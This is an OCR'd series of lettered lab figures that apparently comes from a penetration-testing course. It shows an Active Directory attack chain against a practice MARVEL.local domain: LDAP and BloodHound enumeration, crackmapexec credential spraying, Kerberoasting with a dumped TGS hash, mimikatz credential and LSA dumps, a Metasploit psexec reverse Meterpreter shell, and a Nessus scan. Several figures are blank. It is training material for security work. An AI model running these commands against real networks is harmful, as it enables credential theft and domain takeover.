
B.

```
┌──(kali㉿kali)-[~/marvel.local]
└─$ sudo ldapdomaindump ldaps://192.168.138.136 -u 'MARVEL\fcastle' -p Password1
[sudo] password for kali:
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(kali㉿kali)-[~/marvel.local]
└─$ ls
domain_computers_by_os.html  domain_groups.json  domain_trusts.json
domain_computers.grep        domain_policy.grep  domain_users_by_group.html
domain_computers.html        domain_policy.html  domain_users.grep
domain_computers.json        domain_policy.json  domain_users.html
domain_groups.grep           domain_trusts.grep  domain_users.json
domain_groups.html           domain_trusts.html

┌──(kali㉿kali)-[~/marvel.local]
└─$
```


C.

```
┌──(kali㉿kali)-[~/bloodhound]
└─$ sudo bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns
192.168.138.136 -c all
```

D.



E.




Full Report Details

Report Date: 2023-08-03

Title ▲	Count ▲	Further Details ▲
Domains	1	Details - CSV
Domain Trusts	0	Details - CSV
Domain Controllers	1	Details - CSV
Enterprise Admins	3	Details
Schema Admins	3	Details
Domain Admins	4	Details
Admin Groups	9	Details - CSV
Domain Users	11	Details - CSV
Domain Computers	3	Details - CSV
Domain Groups	52	Details - CSV
OUs By Computer Member Count	1	Details
Cert Publishers	1	Details
DA Sessions	0	Details
EA Sessions	0	Details
HighValue Group Members (Limited to 1000)	20	Details - CSV
Kerberoastable Users	2	Details
RDPable Servers	0	Details
Unconstrained Delegation Computers with SPN	1	Details - CSV
Unconstrained Delegation Computers with SPN Non-DC	0	Details - CSV

F.



Domain Admins

Report Date: 2023-08-03 16:54:20


Name ▲	DisplayName ▲	Description ▲	Enabled ▲	PWDNeverExpire ▲	TrustedToAuth ▲	UncDelegation ▲
SQLSERVICE@MARVEL.LOCAL	SQL Service	The password is MYpassword123#	True	True	False	False
TSTARK@MARVEL.LOCAL	Tony Stark		True	True	False	False
HAWKEYE@MARVEL.LOCAL			True	False	False	False
ADMINISTRATOR@MARVEL.LOCAL		Built-in account for administering the computer/domain	True	True	False	False

Cypher Query ▲

```
MATCH p=(n:Group)<-[:MemberOf*1..]-(m) WHERE n.objectid =~ '(?i)S-1-5-.*-512' RETURN m.name as Name, m.displayname as
DisplayName,m.description as Description, m.enabled as Enabled, m.pwdneverexpires as PWDNeverExpire, m.trustedtoauth as
TrustedToAuth, m.unconstraineddelegation as UncDelegation
```

Report Title: Domain Admins
Report Date: 2023-08-03 16:54:20
Produced by PlumHound
Special thanks to Defensive Origins and Black Hills Information Security

G.



marvel.local PingCastle 2023-08-03 | About

marvel.local - Healthcheck analysis

Date: 2023-08-03 - Engine version: 3.1.0.0

This report has been generated with the Basic Edition of PingCastle ?.
Being part of a commercial package is forbidden (selling the information contained in the report).
If you are an auditor, you MUST purchase an Auditor license to share the development effort.

Active Directory Indicators

This section focuses on the core security indicators.
Locate the sub-process determining the score and fix some rules in that area to get a score improvement.

Indicators


50

Domain Risk Level: 68 / 100

It is the maximum score of the 4 indicators and one score cannot be higher than 100. The lower the better

Compare with statistics

H.



I.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u fcastle -d MARVEL.local -p Password1
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:M
ARVEL.local) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:MARVEL.local) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MA
RVEL.local) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [+] MARVEL.local\fcastle:Password1
```

J.

```
┌──(kali㉿kali)-[~]
└─$ sudo GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 192.168.138.1
36 -request
```

K.

```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-i
p 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                          Name           MemberOf
                PasswordLastSet      LastLogon
----------------------------------------  --------------  --------------------------------
------------  -------------------  ---------
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MA
RVEL,DC=local  2019-07-24 12:02:02  <never>



$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b
1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef486
4668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cfd331b55a21e
815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cfd62221477336d2
32210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255c
cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd
b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc67687
94d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```

L.

```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 10.0.19045.3208]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\users\peterparker\Downloads

c:\Users\peterparker\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

M.

```
mimikatz 2.2.0 x64 (oe.eo)
Authentication Id : 0 ; 24493994 (00000000:0175bfaa)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/2/2023 10:43:18 AM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : SPIDERMAN$
         * Domain   : MARVEL
         * NTLM     : 1687199c4c82aa55a947390e9e7d5b7a
         * SHA1     : 5b8f5048557620d79dd5f57cbba9ba29d77c4e33
         * DPAPI    : 5b8f5048557620d79dd5f57cbba9ba29
        tspkg :
        wdigest :
         * Username : SPIDERMAN$
         * Domain   : MARVEL
         * Password : (null)
        kerberos :
         * Username : SPIDERMAN$
         * Domain   : MARVEL.local
         * Password : SkZ514MawrPbG!u$qD`w#hekxFk]IDKLk)7,Y9>^h96MfH7<E&G-AHwcDX.uDi*A0aRNSoc<LQ6Lb^q^MZ]u_;1Z@
%@9HzeQMW\;1kL*&aM -f`0MA:T62?C
        ssp :
        credman :
```

N.

```
File Actions Edit View Help
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.138.134:4444
[*] 192.168.138.137:445 - Connecting to the server ...
[*] 192.168.138.137:445 - Authenticating to 192.168.138.137:445|MARVEL.loca
l as user 'fcastle' ...
[*] 192.168.138.137:445 - Selecting PowerShell target
[*] 192.168.138.137:445 - Executing the payload ...
[+] 192.168.138.137:445 - Service start timed out, OK if running a command
or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.138.137
[*] Meterpreter session 1 opened (192.168.138.134:4444 → 192.168.138.137:4
9787) at 2023-08-02 11:18:47 -0400

meterpreter >
```


O.

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer
HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.ma
rvel.local

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /patch
Domain : MARVEL / S-1-5-21-1121509258-2444600874-1980793661
```

Token Impersonation

Attempt to dump hashes as Domain Admin...

P.


Applications
Places
Firefox ESR
Tue 00:08
Nessus Essentials / Folders / View Scan - Mozilla Firefox
Download Nessus | Tena
Nessus Essentials / Folde
https://kali:8834/#/scans/reports/8/vulnerabilities
120%
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
nessus
Essentials
Scans
Settings
hadams
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
Tenable News
MikroTik RouterOS Multiple Vulnerabilities
Kioptrix
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 122
Remediations 3
History 1
Filter
Search Vulnerabilities
122 Vulnerabilities
Sev
Name
Family
Count
CRITICAL
OpenSSL Unsupported
Web Servers
2
CRITICAL
OpenSSH < 3.1 Channel Code Off by One Remote Privilege Escalation
Gain a shell remotely
1
CRITICAL
OpenSSH < 3.4 Multiple Remote Overflows
Gain a shell remotely
1
CRITICAL
OpenSSH < 3.7.1 Multiple Vulnerabilities
Gain a shell remotely
1
HIGH
Apache < 1.3.27 Multiple Vulnerabilities (DoS, XSS)
Web Servers
2
HIGH
Apache < 1.3.28 Multiple Vulnerabilities (DoS, ID)
Web Servers
2
HIGH
Apache < 1.3.29 Multiple Modules Local Overflow
Web Servers
2
HIGH
Apache < 1.3.37 mod_rewrite LDAP Protocol URL Handling Overflow
Web Servers
2
HIGH
Apache Chunked Encoding Remote Overflow
Web Servers
2
HIGH
Apache mod_ssl ssl_engine_log.c mod_proxy Hook Function Remote Format ...
Web Servers
2
Scan Details
Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: November 25 at 11:53 PM
End: November 25 at 11:59 PM
Elapsed: 6 minutes
Vulnerabilities
Critical
High
Medium
Low
Info